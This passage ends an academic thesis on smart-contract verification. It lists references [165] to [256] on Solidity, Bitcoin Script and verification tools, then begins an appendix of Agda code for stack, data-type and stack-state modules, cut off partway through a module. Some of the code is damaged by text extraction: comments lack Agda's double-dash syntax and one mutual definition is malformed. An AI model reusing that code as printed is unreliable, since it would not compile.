[165] J. Zakrzewski, "Towards Verification of Ethereum Smart Contracts: A Formalization of Core of Solidity," in *Verified Software. Theories, Tools, and Experiments*, R. Piskac and P. Rümmer, Eds. Cham: Springer International Publishing, 2018, pp. 229–247, doi: https://doi.org/10.1007/978-3-030-03592-1_13.

[166] A. Arusoaie, "Certifying findel derivatives for blockchain," *Journal of Logical and Algebraic Methods in Programming*, vol. 121, p. 100665, 2021, doi: https://doi.org/10.1016/j.jlamp.2021.100665.

[167] A. Biryukov, D. Khovratovich, and S. Tikhomirov, "Findel: Secure derivative contracts for ethereum," in *Financial Cryptography and Data Security*. Cham: Springer International Publishing, 2017, pp. 453–467, doi: https://doi.org/10.1007/978-3-319-70278-0_28.

[168] Y. Hirai, "Defining the Ethereum Virtual Machine for Interactive Theorem Provers," in *Financial Cryptography and Data Security*. Cham: Springer International Publishing, 2017, pp. 520–535, doi: https://doi.org/10.1007/978-3-319-70278-0_33.

[169] D. P. Mulligan, S. Owens, K. E. Gray, T. Ridge, and P. Sewell, "Lem: Reusable engineering of real-world semantics," *ACM SIGPLAN Notices*, vol. 49, no. 9, p. 175–188, Aug 2014, doi: https://doi.org/10.1145/2692915.2628143.

[170] S. Amani, M. Bégel, M. Bortin, and M. Staples, "Towards Verifying Ethereum Smart Contract Bytecode in Isabelle/HOL," in *Proceedings of the 7th ACM SIGPLAN International Conference on Certified Programs and Proofs*, ser. CPP 2018. New York, NY, USA: Association for Computing Machinery, 2018, p. 66–77, doi: http://dx.doi.org/10.1145/3167084.

[171] M. Ribeiro, P. Adão, and P. Mateus, *Formal Verification of Ethereum Smart Contracts Using Isabelle/HOL*. Cham: Springer International Publishing, 2020, pp. 71–97, doi: https://doi.org/10.1007/978-3-030-62077-6_7.

[172] D. Marmsoler and A. D. Brucker, "A Denotational Semantics of Solidity in Isabelle/HOL," in *Software Engineering and Formal Methods*. Cham: Springer International Publishing, 2021, pp. 403–422, doi: https://doi.org/10.1007/978-3-030-92124-8_23.

[173] S. Kalra, S. Goel, M. Dhawan, and S. Sharma, "ZEUS: Analyzing Safety of Smart Contracts," in *25th Annual Network and Distributed System Security Symposium, NDSS 2018, San Diego, California, USA, February 18-21, 2018*. The Internet Society, 2018, pp. 1–15, doi: http://dx.doi.org/10.14722/ndss.2018.23082.

[174] D. Park, Y. Zhang, M. Saxena, P. Daian, and G. Roşu, "A Formal Verification Tool for Ethereum VM Bytecode," in *Proceedings of the 2018 26th ACM Joint Meeting on European Software Engineering Conference and Symposium on the Foundations of Software Engineering*, ser. ESEC/FSE 2018. New York, NY, USA: Association for Computing Machinery, 2018, p. 912–915, doi: http://dx.doi.org/10.1145/3236024.3264591.

[175] A. Mavridou and A. Laszka, "Designing Secure Ethereum Smart Contracts: A Finite State Machine Based Approach," in *Financial Cryptography and Data Security*. Berlin, Heidelberg: Springer Berlin Heidelberg, 2018, pp. 523–540, doi: https://doi.org/10.1007/978-3-662-58387-6_28.

[176] A. Mavridou, A. Laszka, E. Stachtiari, and A. Dubey, "VeriSolid: Correct-by-Design Smart Contracts for Ethereum," in *Financial Cryptography and Data Security*. Cham: Springer International Publishing, 2019, pp. 446–465, doi: https://doi.org/10.1007/978-3-030-32101-7_27.

[177] Etherscan, "The DAO smart contract 2016," Retrieved 27 March 2022, Available from http://etherscan.io/address/0xbb9bc244d798123fde783fcc1c72d3bb8c189413#code.

[178] J.-C. Filliâtre and A. Paskevich, "Why3 — Where Programs Meet Provers," in *Programming Languages and Systems*. Berlin, Heidelberg: Springer Berlin Heidelberg, 2013, pp. 125–128, doi: https://doi.org/10.1007/978-3-642-37036-6_8.

[179] I. Grishchenko, M. Maffei, and C. Schneidewind, "A Semantic Framework for the Security Analysis of Ethereum Smart Contracts," in *Principles of Security and Trust*. Cham: Springer, 2018, pp. 243–269, doi: https://doi.org/10.1007/978-3-319-89722-6_10.

[180] W. Nam and H. Kil, "Formal verification of blockchain smart contracts via atl model checking," *IEEE Access*, vol. 10, pp. 8151–8162, 2022, doi: https://doi.org/10.1109/ACCESS.2022.3143145.

[181] A. Lomuscio, H. Qu, and F. Raimondi, "MCMAS: an open-source model checker for the verification of multi-agent systems," *International Journal on Software Tools for*

Technology Transfer, vol. 19, no. 1, pp. 9–30, 2018, doi: https://doi.org/10.1007/s10009-015-0378-x.

[182] Torres, Christof Ferreira and Schütte, Julian and State, Radu, "Osiris: Hunting for Integer Bugs in Ethereum Smart Contracts," in *Proceedings of the 34th Annual Computer Security Applications Conference*, ser. ACSAC '18. New York, NY, USA: Association for Computing Machinery, 2018, p. 664–676, doi: https://doi.org/10.1145/3274694.3274737.

[183] L. Alt and C. Reitwiessner, "SMT-Based Verification of Solidity Smart Contracts," in *Leveraging Applications of Formal Methods, Verification and Validation. Industrial Practice*. Cham: Springer International Publishing, 2018, pp. 376–388, doi: https://doi.org/10.1007/978-3-030-03427-6_28.

[184] I. Garfatta, K. Klai, M. Graïet, and W. Gaaloul, "A Solidity-to-CPN Approach Towards Formal Verification of Smart Contracts," in *2021 IEEE 30th International Conference on Enabling Technologies: Infrastructure for Collaborative Enterprises (WETICE)*, 2021, pp. 69–74, doi: https://doi.org/10.1109/WETICE53228.2021.00024.

[185] Jensen, Kurt and Kristensen, Lars Michael and Wells, Lisa, "Coloured Petri Nets and CPN Tools for Modelling and Validation of Concurrent Systems," *International Journal on Software Tools for Technology Transfer*, vol. 9, no. 3–4, p. 213–254, jun 2007, doi: https://doi.org/10.1007/s10009-007-0038-x.

[186] S. Tikhomirov, E. Voskresenskaya, I. Ivanitskiy, R. Takhaviev, E. Marchenko, and Y. Alexandrov, "SmartCheck: Static Analysis of Ethereum Smart Contracts," in *Proceedings of the 1st International Workshop on Emerging Trends in Software Engineering for Blockchain*, ser. WETSEB '18. New York, NY, USA: Association for Computing Machinery, 2018, p. 9–16, doi: https://doi.org/10.1145/3194113.3194115.

[187] Beukema, W.J.B, "Formalising the bitcoin protocol," in *21th Twente Student Conference on IT (2014)*, 2014, Available from https://fmt.ewi.utwente.nl/media/120.pdf.

[188] M. Mossberg, F. Manzano, E. Hennenfent, A. Groce, G. Grieco, J. Feist, T. Brunson, and A. Dinaburg, "Manticore: A user-friendly symbolic execution framework for binaries and smart contracts," in *2019 34th IEEE/ACM International Conference on Automated Software Engineering (ASE)*. San Diego, CA, USA: IEEE, 2019, pp. 1186–1189, doi: https://doi.org/10.1109/ASE.2019.00133.

[189] S. Akca, A. Rajan, and C. Peng, “Solanalyser: A framework for analysing and testing smart contracts,” in *2019 26th Asia-Pacific Software Engineering Conference (APSEC)*. Putrajaya, Malaysia: IEEE, 2019, pp. 482–489, doi: https://doi.org/10.1109/APSEC48747.2019.00071.

[190] J. Feist, G. Grieco, and A. Groce, “Slither: A static analysis framework for smart contracts,” in *2019 IEEE/ACM 2nd International Workshop on Emerging Trends in Software Engineering for Blockchain (WETSEB)*. Montreal, QC, Canada: IEEE, 2019, pp. 8–15, doi: https://doi.org/10.1109/WETSEB.2019.00008.

[191] N. Atzei, M. Bartoletti, S. Lande, N. Yoshida, and R. Zunino, “Developing secure bitcoin contracts with bitml,” in *Proceedings of the 2019 27th ACM Joint Meeting on European Software Engineering Conference and Symposium on the Foundations of Software Engineering*, ser. ESEC/FSE 2019. New York, NY, USA: Association for Computing Machinery, 2019, p. 1124–1128, doi: https://doi.org/10.1145/3338906.3341173.

[192] I. Nikolić, A. Kolluri, I. Sergey, P. Saxena, and A. Hobor, “Finding the greedy, prodigal, and suicidal contracts at scale,” in *Proceedings of the 34th Annual Computer Security Applications Conference*, ser. ACSAC ’18. New York, NY, USA: Association for Computing Machinery, 2018, p. 653–663, doi: https://doi.org/10.1145/3274694.3274743.

[193] G. Grieco, W. Song, A. Cygan, J. Feist, and A. Groce, “Echidna: Effective, usable, and fast fuzzing for smart contracts,” in *Proceedings of the 29th ACM SIGSOFT International Symposium on Software Testing and Analysis*, ser. ISSTA 2020. New York, NY, USA: Association for Computing Machinery, 2020, p. 557–560, doi: https://doi.org/10.1145/3395363.3404366.

[194] Vyper Team, “Vyper documentation,” Retrieved 15 August 2022, Available from https://vyper.readthedocs.io/en/stable/.

[195] P. Tsankov, A. Dan, D. Drachsler-Cohen, A. Gervais, F. Bünzli, and M. Vechev, “Securify: Practical security analysis of smart contracts,” in *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security*, ser. CCS ’18. New York, NY, USA: Association for Computing Machinery, 2018, p. 67–82, doi: https://doi.org/10.1145/3243734.3243780.

[196] E. Zhou, S. Hua, B. Pi, J. Sun, Y. Nomura, K. Yamashita, and H. Kurihara, "Security assurance for smart contract," in *2018 9th IFIP International Conference on New Technologies, Mobility and Security (NTMS)*, 2018, pp. 1–5, doi: https://doi.org/10.1109/NTMS.2018.8328743.

[197] S. So, M. Lee, J. Park, H. Lee, and H. Oh, "Verismart: A highly precise safety verifier for ethereum smart contracts," in *2020 IEEE Symposium on Security and Privacy (SP)*. San Francisco, CA, USA: IEEE, 2020, pp. 1678–1694, doi: https://doi.org/10.1109/SP40000.2020.00032.

[198] Y. Wang, S. K. Lahiri, S. Chen, R. Pan, I. Dillig, C. Born, I. Naseer, and K. Ferles, "Formal Verification of Workflow Policies for Smart Contracts in Azure Blockchain," in *Verified Software. Theories, Tools, and Experiments*. Cham: Springer International Publishing, 2020, pp. 87–106, doi: https://doi.org/10.1007/978-3-030-41600-3_7.

[199] M. Barnett, B.-Y. E. Chang, R. DeLine, B. Jacobs, and K. R. M. Leino, "Boogie: A modular reusable verifier for object-oriented programs," in *Formal Methods for Components and Objects*. Berlin, Heidelberg: Springer Berlin Heidelberg, 2006, pp. 364–387, doi: https://doi.org/10.1007/11804192_17.

[200] L. P. Arrojado da Horta, J. a. Santos Reis, S. a. M. de Sousa, and M. Pereira, "A tool for proving Michelson Smart Contracts in WHY3," in *2020 IEEE International Conference on Blockchain (Blockchain)*, 2020, pp. 409–414, doi: https://doi.org/10.1109/Blockchain50366.2020.00059.

[201] S. Driessen, D. Di Nucci, D. Tamburri, and W. van den Heuvel, "SolAR: Automated test-suite generation for Solidity smart contracts," *Science of Computer Programming*, vol. 232, p. 103036, 2024, doi: https://doi.org/10.1016/j.scico.2023.103036.

[202] W. Ahrendt, R. Bubel, J. Ellul, G. J. Pace, R. Pardo, V. Rebiscoul, and G. Schneider, "Verification of smart contract business logic," in *Fundamentals of Software Engineering*. Cham: Springer International Publishing, 2019, pp. 228–243, doi: https://doi.org/10.1007/978-3-030-31517-7_16.

[203] W. Ahrendt, B. Beckert, R. Bubel, R. Hähnle, P. Schmitt, and M. Ulbrich, *Deductive Software Verification – The KeY Book: From Theory to Practice*. Springer Cham, 01 2016, vol. 10001, doi: https://doi.org/10.1007/978-3-319-49812-6.

[204] L. P. A. da Horta, J. S. Reis, M. Pereira, and S. M. de Sousa, "Whylson: Proving your michelson smart contracts in why3," 2020, doi: https://doi.org/10.48550/arXiv.2005.14650.

[205] Pedro Antonino and A. W. Roscoe, "Formalising and verifying smart contracts with Solidifier: a bounded model checker for Solidity," *CoRR*, vol. abs/2002.02710, 2020, doi: https://doi.org/10.48550/arXiv.2002.02710.

[206] A. Lal, S. Qadeer, and S. K. Lahiri, "A solver for reachability modulo theories," in *Computer Aided Verification*. Berlin, Heidelberg: Springer Berlin Heidelberg, 2012, pp. 427–443, doi: https://doi.org/10.1007/978-3-642-31424-7_32.

[207] J. Jiao, S. Kan, S.-W. Lin, D. Sanan, Y. Liu, and J. Sun, "Semantic Understanding of Smart Contracts: Executable Operational Semantics of Solidity," in *2020 IEEE Symposium on Security and Privacy (SP)*. San Francisco, CA, USA: IEEE, 2020, pp. 1695–1712, doi: https://doi.org/10.1109/SP40000.2020.00066.

[208] Z. Nehaï and F. Bobot, "Deductive Proof of Industrial Smart Contracts Using Why3," in *Formal Methods. FM 2019 International Workshops*. Cham: Springer International Publishing, 2020, pp. 299–311, doi: https://doi.org/10.1007/978-3-030-54994-7_22.

[209] E. Albert, J. Correas, P. Gordillo, G. Román-Díez, and A. Rubio, "Safevm: A safety verifier for ethereum smart contracts," in *Proceedings of the 28th ACM SIGSOFT International Symposium on Software Testing and Analysis*, ser. ISSTA 2019. New York, NY, USA: Association for Computing Machinery, 2019, p. 386–389, doi: https://doi.org/10.1145/3293882.3338999.

[210] E. Albert, P. Gordillo, B. Livshits, A. Rubio, and I. Sergey, "Ethir: A framework for high-level analysis of ethereum bytecode," in *Automated Technology for Verification and Analysis*. Cham: Springer International Publishing, 2018, pp. 513–520, doi: https://doi.org/10.1007/978-3-030-01090-4_30.

[211] D. Beyer and M. E. Keremoglu, "Cpachecker: A tool for configurable software verification," in *Computer Aided Verification*. Berlin, Heidelberg: Springer Berlin Heidelberg, 2011, pp. 184–190, doi: https://doi.org/10.1007/978-3-642-22110-1_16.

[212] A. Gurfinkel, T. Kahsai, A. Komuravelli, and J. A. Navas, “The seahorn verification framework,” in *Computer Aided Verification*. Cham: Springer International Publishing, 2015, pp. 343–361, doi: https://doi.org/10.1007/978-3-319-21690-4_20.

[213] M. Brockschmidt, D. Larra, A. Oliveras, E. Rodrıguez-Carbonell, and A. Rubio, “Compositional safety verification with max-smt,” in *2015 Formal Methods in Computer-Aided Design (FMCAD)*. Austin, TX, USA: IEEE, 2015, pp. 33–40, doi: https://doi.org/10.1109/FMCAD.2015.7542250.

[214] T. Kasampalis, D. Guth, B. Moore, T. F. Șerbănuță, Y. Zhang, D. Filaretti, V. Șerbănuță, R. Johnson, and G. Roşu, “IELE: A Rigorously Designed Language and Tool Ecosystem for the Blockchain,” in *Formal Methods – The Next 30 Years*. Cham: Springer International Publishing, 2019, pp. 593–610, doi: https://doi.org/10.1007/978-3-030-30942-8_35.

[215] Lattner, C. and Adve, V., “LLVM: a compilation framework for lifelong program analysis & transformation,” in *International Symposium on Code Generation and Optimization, 2004. CGO 2004.*, 2004, pp. 75–86, doi: https://doi.org/10.1109/CGO.2004.1281665.

[216] G. Roşu and T. F. Şerbănută, “An overview of the K semantic framework,” *The Journal of Logic and Algebraic Programming*, vol. 79, no. 6, pp. 397–434, 2010, membrane computing and programming, doi: https://doi.org/10.1016/j.jlap.2010.03.012.

[217] F. Schrans, S. Eisenbach, and S. Drossopoulou, “Writing safe smart contracts in flint,” in *Companion Proceedings of the 2nd International Conference on the Art, Science, and Engineering of Programming*, ser. Programming ’18. New York, NY, USA: Association for Computing Machinery, 2018, p. 218–219, doi: https://doi.org/10.1145/3191697.3213790.

[218] E. Regnath and S. Steinhorst, “Smaconat: Smart contracts in natural language,” in *2018 Forum on Specification & Design Languages (FDL)*, 2018, pp. 5–16, doi: https://doi.org/10.1109/FDL.2018.8524068.

[219] I. Sergey, V. Nagaraj, J. Johannsen, A. Kumar, A. Trunov, and K. C. G. Hao, “Safer smart contract programming with scilla,” *Proc. ACM Program. Lang.*, vol. 3, no. OOPSLA, oct 2019, doi: https://doi.org/10.1145/3360611.

[220] J. C. Reynolds, "Towards a theory of type structure," in *Programming Symposium*. Berlin, Heidelberg: Springer Berlin Heidelberg, 1974, pp. 408–425, doi: https://doi.org/10.1007/3-540-06859-7_148.

[221] M. Bartoletti, L. Galletta, and M. Murgia, "A Minimal Core Calculus for Solidity Contracts," in *Data Privacy Management, Cryptocurrencies and Blockchain Technology*. Cham: Springer International Publishing, 2019, pp. 233–243, doi: https://doi.org/10.1007/978-3-030-31500-9_15.

[222] S. Crafa, M. Di Pirro, and E. Zucca, "Is Solidity Solid Enough?" in *Financial Cryptography and Data Security*. Cham: Springer International Publishing, 2020, pp. 138–153, doi: https://doi.org/10.1007/978-3-030-43725-1_11.

[223] S. Dharanikota, S. Mukherjee, C. Bhardwaj, A. Rastogi, and A. Lal, "Celestial: A Smart Contracts Verification Framework," in *2021 Formal Methods in Computer Aided Design (FMCAD)*, 2021, pp. 133–142, doi: https://doi.org/10.34727/2021/isbn.978-3-85448-046-4_22.

[224] Bistarelli, Stefano and Bracciali, Andrea and Klomp, Rick and Mercanti, Ivan, "Towards Automated Verification of Bitcoin-Based Decentralised Applications," in *Proceedings of the 38th ACM/SIGAPP Symposium on Applied Computing*, ser. SAC '23. New York, NY, USA: Association for Computing Machinery, 2023, p. 262–269, doi: https://doi.org/10.1145/3555776.3578996.

[225] G. Bigi, A. Bracciali, G. Meacci, and E. Tuosto, *Validation of Decentralised Smart Contracts Through Game Theory and Formal Methods*. Cham: Springer International Publishing, 2015, pp. 142–161, doi: https://doi.org/10.1007/978-3-319-25527-9_11.

[226] M. Kwiatkowska, G. Norman, and D. Parker, "PRISM 4.0: Verification of Probabilistic Real-Time Systems," in *Computer Aided Verification*. Berlin, Heidelberg: Springer Berlin Heidelberg, 2011, pp. 585–591, doi: https://doi.org/10.1007/978-3-642-22110-1_47.

[227] T. Abdellatif and K.-L. Brousmiche, "Formal verification of smart contracts based on users and blockchain behaviors models," in *2018 9th IFIP International Conference on New Technologies, Mobility and Security (NTMS)*. Paris, France: IEEE, 2018, pp. 1–5, doi: https://doi.org/10.1109/NTMS.2018.8328737.

[228] X. Bai, Z. Cheng, Z. Duan, and K. Hu, "Formal Modeling and Verification of Smart Contracts," in *Proceedings of the 2018 7th International Conference on Software and Computer Applications*, ser. ICSCA '18. New York, NY, USA: Association for Computing Machinery, 2018, p. 322–326, doi: https://doi.org/10.1145/3185089.3185138.

[229] E. Mikk, Y. Lakhnech, M. Siegel, and G. Holzmann, "Implementing statecharts in PROMELA/SPIN," in *Proceedings. 2nd IEEE Workshop on Industrial Strength Formal Specification Techniques*, 1998, pp. 90–101, doi: https://doi.org/10.1109/WIFT.1998.766303.

[230] Honig, Joran J. and Everts, Maarten H. and Huisman, Marieke, "Practical Mutation Testing for Smart Contracts," in *Data Privacy Management, Cryptocurrencies and Blockchain Technology*. Cham: Springer International Publishing, 2019, pp. 289–303, doi: https://doi.org/10.1007/978-3-030-31500-9_19.

[231] PIT, "PIT is A state of the art mutation testing system," Retrieved 30 November 2023, Available from https://pitest.org/.

[232] Haoran Wu and Xingya Wang and Jiehui Xu and Weiqin Zou and Lingming Zhang and Zhenyu Chen, "Mutation Testing for Ethereum Smart Contract," *CoRR*, vol. abs/1908.03707, 2019, doi: http://arxiv.org/abs/1908.03707.

[233] L. E. G. Martins and T. Gorschek, "Requirements engineering for safety-critical systems: Overview and challenges," *IEEE Software*, vol. 34, no. 4, pp. 49–57, 2017, doi: https://doi.org/10.1109/MS.2017.94.

[234] crypto.stackexchange, "Is there any famous protocol that were proven secure but whose proof was wrong and lead to real world attacks?" Retrieved 22 April 2022. [Online]. Available: https://crypto.stackexchange.com/questions/98829/is-there-any-famous-protocol-that-were-proven-secure-but-whose-proof-was-wrong-a

[235] Adacore, "SPARK 2014," Retrieved 9 November 2021, https://www.adacore.com/about-spark.

[236] P. D. Mosses, "Modular structural operational semantics," *Journal of Logic and Algebraic Programming*, vol. 60-61, no. 0, pp. 195 – 228, 2004, doi: https://doi.org/10.1016/j.jlap.2004.03.008.

[237] M. Churchill, P. D. Mosses, N. Sculthorpe, and P. Torrini, "Reusable Components of Semantic Specifications," in *Transactions on Aspect-Oriented Software Development XII*. Berlin, Heidelberg: Springer Berlin Heidelberg, 2015, pp. 132–179, doi: https://doi.org/10.1007/978-3-662-46734-3_4.

[238] Stack Exchange Inc, "How would I push a negative number with OPCODES onto the stack?" Retrieved 15 June 2024, Available from https://bitcoin.stackexchange.com/questions/74790/how-would-i-push-a-negative-number-with-opcodes-onto-the-stack.

[239] Bitcoin Forum, "Why can't I use a negative value for OP_CHECKLOCKTIMEVERIFY," Retrieved 15 June 2024, Available from https://bitcointalk.org/index.php?topic=1313175.0.

[240] P. Wadler, W. Kokke, and J. G. Siek, *Programming Language Foundations in Agda*. Online textbook, July 2020, Available from https://plfa.github.io/Equality/.

[241] J. C. King, "Symbolic execution and program testing," *Commun. ACM*, vol. 19, no. 7, p. 385–394, July 1976, doi: https://doi.org/10.1145/360248.360252.

[242] Agda Team, "Agda Reflection," Retrieved 21 April 2022. [Online]. Available: https://agda.readthedocs.io/en/latest/language/reflection.html

[243] Etherscan, "Ethereum Gas Tracker," Retrieved 03 March 2024, Available from https://etherscan.io/gastracker#chart_gasprice.

[244] W. Zheng, Z. Zheng, H.-N. Dai, X. Chen, and P. Zheng, "XBlock-EOS: Extracting and exploring blockchain data from EOSIO," *Information Processing & Management*, vol. 58, no. 3, p. 102477, 2021, doi: https://doi.org/10.1016/j.ipm.2020.102477.

[245] M. Andrychowicz, S. Dziembowski, D. Malinowski, and L. Mazurek, "Secure multiparty computations on bitcoin," *Commun. ACM*, vol. 59, no. 4, p. 76–84, mar 2016, doi: https://doi.org/10.1145/2896386.

[246] A. Setzer, "Object-oriented programming in dependent type theory," in *Conference Proceedings of TFP 2006*. Bristol: Intellect Books, 2006, pp. 1 – 16, Available from http://www.cs.swan.ac.uk/~csetzer/index.html.

[247] Agda Wiki, "MAlonzo," 11 October 2011, http://wiki.portal.chalmers.se/agda/pmwiki.php?n=Docs.MAlonzo.

[248] B. Li, Z. Pan, and T. Hu, “Redefender: Detecting reentrancy vulnerabilities in smart contracts automatically,” *IEEE Transactions on Reliability*, vol. 71, no. 2, pp. 984–999, 2022, doi: https://doi.org/10.1109/TR.2022.3161634.

[249] A. Alkhalifah, A. Ng, P. A. Watters, and A. S. M. Kayes, “A mechanism to detect and prevent ethereum blockchain smart contract reentrancy attacks,” *Frontiers in Computer Science*, vol. 3, 2021, doi: https://doi.org/10.3389/fcomp.2021.598780.

[250] Remix Documentation, “Welcome to Remix’s documentation,” Retrieved 10 September 2023, Available from https://remix-ide.readthedocs.io/en/latest/.

[251] Cardano Developer Portal, “Plutus,” Retrieved 02 July 2024, Available from https://developers.cardano.org/docs/smart-contracts/plutus/.

[252] K. Hofer-Schmitz and B. Stojanović, “Towards formal verification of IoT protocols: A Review,” *Computer Networks*, vol. 174, p. 107233, 2020, doi: http://dx.doi.org/10.1016/j.comnet.2020.107233.

[253] IMDEA Software Institute, “HTT: Hoare Type Theory,” 10 January 2024, Available from https://software.imdea.org/~aleks/htt/.

[254] Nanevski, Aleksandar and Vafeiadis, Viktor and Berdine, Josh, “Structuring the Verification of Heap-Manipulating Programs,” *SIGPLAN Not.*, vol. 45, no. 1, p. 261–274, jan 2010, doi: https://doi.org//10.1145/1707801.1706331.

[255] Gryzlov, Alex and Nanevski, Aleksandar and Sergey, Ilya and Watanabe, Yasunari and Delbianco, Germán, “Hoare Type Theory,” Retrieved 02 July 2024, Available from https://github.com/imdea-software/htt.

[256] C. Löh, *The Lean Proof Assistant*. Cham: Springer International Publishing, 2022, pp. 7–20, doi: https://doi.org/10.1007/978-3-031-14649-7_1.

Appendix A

Full Agda code for chapter Verifying Bitcoin Script with local instructions

A.1 Definition of Stack (stack.agda)

```
module stack where

open import Data.Nat  hiding (_≤_)
open import Data.List hiding (_++_)
open import Data.Unit
open import Data.Empty
open import Data.Maybe
open import Data.Bool hiding (_≤_ ; if_then_else_ )
  renaming (_∧_ to _∧b_ ; _∨_ to _∨b_ ; T to True)
open import Data.Bool.Base hiding (_≤_ ; if_then_else_ )
  renaming (_∧_ to _∧b_ ; _∨_ to _∨b_ ; T to True)
open import Data.Product renaming (_,_ to _,,_ )
open import Data.Nat.Base hiding (_≤_)
open import Data.List.NonEmpty hiding (head)

open import libraries.listLib
open import libraries.natLib
open import libraries.boolLib
```

```
open import libraries.andLib
open import libraries.maybeLib

open import basicBitcoinDataType

Stack : Set
Stack = List ℕ

stackHasSingletonTop : ℕ → Maybe Stack → Bool
stackHasSingletonTop l nothing = false
stackHasSingletonTop l (just []) = false
stackHasSingletonTop l (just (z :: y)) = l ==b z

stackHasTop : List ℕ → Maybe Stack → Set
stackHasTop [] m = ⊤
stackHasTop (y :: n) m
  = True(stackHasSingletonTop y m)

stackAuxFunction : Stack → Bool → Maybe Stack
stackAuxFunction s b = just (boolToNat b :: s)

- Stack transformer
StackTransformer : Set
StackTransformer = Time → Msg → Stack → Maybe Stack

- function that checking if the
-stack is empty or the top element is false
checkStackAux : Stack → Bool
checkStackAux [] = false
checkStackAux (zero :: bitcoinStack₁) = false
checkStackAux (suc x :: bitcoinStack₁) = true

- lifting the checkStackAux to Maybe
- StackIfStack data type
checkStack : Maybe Stack → Bool
checkStack nothing = false
checkStack (just x) = checkStackAux x
```

A.2 Definition of basic Bitcoin data type (basicBitcoinDataType.agda)

```
module basicBitcoinDataType where



open import Data.Nat hiding (_≤_)
open import Data.List hiding (_++_)
open import Data.Unit
open import Data.Empty
open import Data.Bool hiding (_≤_ ; if_then_else_ )
  renaming (_∧_ to _∧b_ ; _∨_ to _∨b_ ; T to True)
open import Data.Bool.Base hiding (_≤_ ; if_then_else_ )
  renaming (_∧_ to _∧b_ ; _∨_ to _∨b_ ; T to True)
open import Data.Product renaming (_,_ to _,,_ )
open import Data.Nat.Base hiding (_≤_)
open import Data.List.NonEmpty hiding (head)

open import libraries.listLib
open import libraries.natLib
open import libraries.boolLib
open import libraries.andLib
open import libraries.maybeLib



Time : Set
Time =   ℕ
Amount : Set
Amount = ℕ

Address : Set
Address = ℕ

TXID : Set
```

```
TXID = ℕ

Signature : Set
Signature = ℕ

PublicKey : Set
PublicKey = ℕ

infixr 3 _+msg_

data Msg : Set where
  nat    : (n : ℕ) → Msg
  _+msg_ : (m m' : Msg) → Msg
  list   : (l : List Msg) → Msg


- function that compares time
instructOpTime : (currentTime : Time)
  (entryInContract : Time) → Bool
instructOpTime currentTime entryInContract
  = entryInContract ≤b currentTime


record GlobalParameters : Set where
  field
    publicKey2Address : (pubk : PublicKey) → Address
    hash              : ℕ → ℕ
    signed            : (msg : Msg)(s : Signature)
      (publicKey : PublicKey) → Bool
  Signed : (msg : Msg)(s : Signature)
    (publicKey : PublicKey) → Set
  Signed msg s publicKey
    = True (signed msg s publicKey)

open GlobalParameters public
```

A.3 Definition of Stack state (stackState.agda)

```
module verificationStackScripts.stackState where

open import Data.Nat   hiding (_≤_)
open import Data.List hiding (_++_)
open import Data.Unit
open import Data.Empty
open import Data.Maybe
open import Data.Bool hiding (_≤_ ; if_then_else_ )
  renaming (_∧_ to _∧b_ ; _∨_ to _∨b_ ; T to True)
open import Data.Bool.Base hiding (_≤_ ; if_then_else_ )
  renaming (_∧_ to _∧b_ ; _∨_ to _∨b_ ; T to True)
open import Data.Product renaming (_,_ to _,,_ )
open import Data.Nat.Base hiding (_≤_)
open import Data.List.NonEmpty hiding (head)
import Relation.Binary.PropositionalEquality as Eq
open Eq using (_≡_; refl; cong; module ≡-Reasoning; sym)
open ≡-Reasoning
open import Agda.Builtin.Equality

-our libraries
open import libraries.listLib
open import libraries.natLib
open import libraries.boolLib
open import libraries.andLib
open import libraries.maybeLib

open import basicBitcoinDataType
open import stack


record StackState   : Set where
       constructor ⟨_,_,_⟩
       field currentTime :  Time
```

```
      - current time, i.e.
      -time when the the smart contract
      - is executed
          msg          : Msg
          stack        : Stack

open StackState public

record StackStateWithMaybe : Set  where
      constructor ⟨_,_,_⟩
      field
        currentTime : Time
- current time, i.e. time when the
- the smart contract is executed
        msg : Msg
        maybeStack : Maybe Stack

open StackStateWithMaybe public

stackState2WithMaybe : StackStateWithMaybe
     → Maybe StackState
stackState2WithMaybe
  ⟨ currentTime₁ , msg₁ , just x ⟩
  = just ⟨ currentTime₁ , msg₁ , x    ⟩
stackState2WithMaybe
  ⟨ currentTime₁ , msg₁ , nothing ⟩
  = nothing


mutual

   liftStackToStateTransformerAux' : Maybe Stack
     → StackState → StackStateWithMaybe
   liftStackToStateTransformerAux' maybest
```

```
    ⟨ currentTime₁ , msg₁ , stack₁ ⟩
    ≡ ⟨ currentTime₁ , msg₁ , maybest ⟩


exeTransformerDepIfStack' :
  ( StackState → StackStateWithMaybe )
  → StackState → Maybe StackState
exeTransformerDepIfStack' f s
  = stackState2WithMaybe (f s)

stackTransform2StackStateTransform :
  StackTransformer → StackState
  → Maybe StackState
stackTransform2StackStateTransform f s
  = stackState2WithMaybe
    ((liftStackToStateTransformerAux'
    (f (s .currentTime) (s .msg) (s .stack))) s )

liftStackToStackStateTransformer' :
  (Stack → Maybe Stack)
  → StackState → Maybe StackState
liftStackToStackStateTransformer' f
  = stackTransform2StackStateTransform
    (λ time msg → f)

liftTimeStackToStateTransformer' :
  (Time → Stack → Maybe Stack)
    → StackState → Maybe StackState
liftTimeStackToStateTransformer' f =
  stackTransform2StackStateTransform
  (λ time msg → f time)

liftMsgStackToStateTransformer' :
```

```
  (Msg → Stack → Maybe Stack)
    → StackState → Maybe StackState
liftMsgStackToStateTransformer' f
  = stackTransform2StackStateTransform
    (λ time msg → f msg)



msgToMStackToIfStackToMState :
  Time → Msg → Maybe Stack → Maybe StackState
msgToMStackToIfStackToMState time msg
  nothing = nothing
msgToMStackToIfStackToMState time msg
  (just x) = just ⟨ time , msg , x ⟩

liftStackFun2StackState :
  (Time → Msg → Stack → Maybe Stack)
    → StackState → Maybe StackState
liftStackFun2StackState f
  ⟨ currentTime₁ , msg₁ , stack₁ ⟩ =
      stackState2WithMaybe
        ⟨ currentTime₁ , msg₁ ,
        (f currentTime₁ msg₁ stack₁) ⟩
```

A.4 Definition of instruction basic and Bitcoin Script basic (instructionBasic.agda)

```
module instructionBasic where

open import Data.Nat hiding (_≤_)
open import Data.List hiding (_++_)
open import Data.Unit
open import Data.Empty
```

```
open import Data.Bool hiding (_≤_ ; if_then_else_ )
  renaming (_∧_ to _∧b_ ; _∨_ to _∨b_ ; T to True)
open import Data.Bool.Base hiding (_≤_ ; if_then_else_ )
  renaming (_∧_ to _∧b_ ; _∨_ to _∨b_ ; T to True)
open import Data.Product renaming (_,_ to _,,_ )
open import Data.Nat.Base hiding (_≤_)
open import Data.List.NonEmpty hiding (head)

open import libraries.listLib
open import libraries.natLib
